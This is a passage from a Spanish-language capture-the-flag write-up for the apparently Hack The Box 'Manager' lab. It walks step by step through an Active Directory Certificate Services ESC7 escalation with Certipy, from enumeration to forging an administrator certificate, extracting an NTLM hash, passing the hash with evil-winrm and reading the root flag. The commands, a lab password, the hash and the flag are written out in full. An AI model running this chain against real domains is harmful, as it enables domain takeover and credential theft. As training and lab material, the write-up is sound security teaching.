Template distinguishedname: CN=SubCA,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=manager,DC=htb
Date of Creation: 07/27/2023 10:31:05
EnrollmentFlag: 0
[!] CertificateNameFlag: ENROLLEE_SUPPLIES_SUBJECT

[?] +++++ Checking Template 'DirectoryEmailReplication' +++++
[?] +++++ Checking Template 'DomainControllerAuthentication' +++++
[?] +++++ Checking Template 'KerberosAuthentication' +++++
[?] +++++ Checking Template 'EFSRecovery' +++++
[?] +++++ Checking Template 'EFS' +++++
[+] Identity 'MANAGER\Domain Users' has enrollment rights for template 'EFS'
Template Name: EFS
Template distinguishedname: CN=EFS,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=manager,DC=htb
Date of Creation: 07/27/2023 10:31:05
```

8.2. Búsqueda de Vulnerabilidades en Certificados (ESC7)

Usamos Certipy para encontrar plantillas vulnerables o permisos peligrosos en la CA.

Comando:

```
certipy-ad find -u raven@manager.htb -p 'R4v3nBe5tD3veLoP3r!123' -dc-ip 10.129.113.173 -vulnerable -stdout
```

Explicación de parámetros:

- `certipy-ad find` : Busca configuraciones vulnerables en AD CS.
- `-vulnerable` : Filtra solo resultados vulnerables.
- `-stdout` : Muestra el resultado en terminal.

Resultado: Se detecta vulnerabilidad **ESC7** ("User has dangerous permissions" - ManageCA y ManageCertificates para Raven).

```
[*] Enumeration output:
Certificate Authorities
0
    CA Name : manager-DC01-CA
    DNS Name : dc01.manager.htb
    Certificate Subject : CN=manager-DC01-CA, DC=manager,
DC=htb
    Certificate Serial Number : 5150CE6EC048749448C7390A52F264BB
    Certificate Validity Start : 2023-07-27 10:21:05+00:00
    Certificate Validity End : 2122-07-27 10:31:04+00:00
    Web Enrollment
        HTTP
            Enabled : False
        HTTPS
            Enabled : False
    User Specified SAN : Disabled
    Request Disposition : Issue
    Enforce Encryption for Requests : Enabled
    Active Policy :
CertificateAuthority_MicrosoftDefault.Policy
    Permissions
        Owner : MANAGER.HTB\Administrators
        Access Rights
            Enroll : MANAGER.HTB\Operator
MANAGER.HTB\Authenticated Users
MANAGER.HTB\Raven
            ManageCa : MANAGER.HTB\Administrators
MANAGER.HTB\Domain Admins
MANAGER.HTB\Enterprise Admins
MANAGER.HTB\Raven
            ManageCertificates : MANAGER.HTB\Administrators
MANAGER.HTB\Domain Admins
MANAGER.HTB\Enterprise Admins
    [+] User Enrollable Principals : MANAGER.HTB\Authenticated Users
MANAGER.HTB\Raven
    [+] User ACL Principals : MANAGER.HTB\Raven
    [!] Vulnerabilities
        ESC7 : User has dangerous permissions.
Certificate Templates : [!] Could not find any certificate
templates
```

8.3. Explotación ESC7: Añadir Oficial

Usamos el permiso `ManageCA` para añadir a `Raven` como oficial (Officer) de la CA.

Comando:

```
certipy-ad ca -ca 'manager-DC01-CA' -add-officer raven -username  
raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123'
```

Explicación de parámetros:

- `ca` : Interactúa con la autoridad certificadora.
- `-add-officer` : Añade un usuario rol de oficial.

Resultado: `[*] Successfully added officer 'Raven' on 'manager-DC01-CA'`

8.4. Explotación ESC7: Habilitar Plantilla SubCA

Habilitamos la plantilla `SubCA` que permite solicitar certificados.

Comando:

```
certipy-ad ca -ca 'manager-DC01-CA' -enable-template SubCA -username  
raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123'
```

Explicación de parámetros:

- `-enable-template SubCA` : Activa la plantilla especificada en la CA.

Resultado: `[*] Successfully enabled 'SubCA' on 'manager-DC01-CA'`

8.5. Solicitud de Certificado (Fallo Inicial)

Intentamos solicitar un certificado para el administrador. Fallará, pero generará una solicitud pendiente y una clave privada.

Comando:

```
certipy-ad req -username raven@manager.htb -password  
'R4v3nBe5tD3veloP3r!123' -ca manager-DC01-CA -target dc01.manager.htb -  
template SubCA -upn administrator@manager.htb
```

Explicación de parámetros:

- `req` : Solicita un nuevo certificado.
- `-template SubCA` : Usa la plantilla habilitada anteriormente.
- `-upn administrator@manager.htb` : User Principal Name para el que solicitamos el certificado (impersonation).

Resultado: Falla por permisos directos, pero guarda la Private Key.

```
[*] Requesting certificate via RPC
[*] Request ID is 19
[-] Got error while requesting certificate: code: 0x80094012 -
CERTSRV_E_TEMPLATE_DENIED...
Would you like to save the private key? (y/N): y
[*] Saving private key to '19.key'
```

8.6. Emisión de la Solicitud

Como somos "Officer", aprobamos manualmente la solicitud fallida (ID 19).

Comando:

```
certipy-ad ca -ca 'manager-DC01-CA' -issue-request 19 -username
raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123'
```

Explicación de parámetros:

- `-issue-request 19` : Aprueba la solicitud pendiente con ID 19.

8.7. Emisión de la Solicitud (Repetición)

(Nota: El comando aparece repetido en el borrador, se mantiene por reglas de contenido).

Comando:

```
certipy-ad ca -ca 'manager-DC01-CA' -issue-request 19 -username
raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123'
```

8.8. Recuperación del Certificado

Descargamos el certificado ya emitido utilizando su ID.

Comando:

```
certipy-ad req -u 'raven@manager.htb' -p 'R4v3nBe5tD3veloP3r!123' -dc-ip
'10.129.113.173' -target 'dc01.manager.htb' -ca 'manager-DC01-CA' -retrieve
'19'
```

Explicación de parámetros:

- `-retrieve '19'` : Descarga el certificado correspondiente al ID 19.

Resultado: Se combina con la clave privada guardada anteriormente para crear `administrator.pfx`.

```
[*] Retrieving certificate with ID 19
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'administrator@manager.htb'
[*] Certificate has no object SID
[*] Loaded private key from '19.key'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

8.9. Autenticación y Obtención de Hash

Usamos el certificado PFX para autenticarnos como Administrator y obtener su hash NTLM.

Comando:

```
certipy-ad auth -pfx 'administrator.pfx' -username administrator -domain
'manager.htb' -dc-ip 10.129.113.173
```

Explicación de parámetros:

- `auth` : Autentica usando Kerberos (PKINIT).
- `-pfx` : Archivo del certificado.

Resultado:

```
[*] Got hash for 'administrator@manager.htb':
aad3b435b51404eeaad3b435b51404ee:ae5064c2f62317332c88629e025924ef
```

8.10. Pass The Hash (Acceso Root)

Usamos el hash NTLM obtenido para acceder como Administrator via Evil-WinRM.

Comando:

```
evil-winrm -i 10.129.113.173 -u administrator -H
'ae5064c2f62317332c88629e025924ef'
```

Explicación de parámetros:

- `-H` : Autenticación Pass-The-Hash usando el hash NTLM.

8.11. Obtención de Flag Root

Leemos la flag final.

Comando:

```
cat root.txt
```

Resultado: f1f1b2ac13368141d96144abdec64060

Nota Adicional: Por si fuera necesario configurar la hora para evitar errores de Kerberos:

```
ntpdate -u 10.129.113.173
```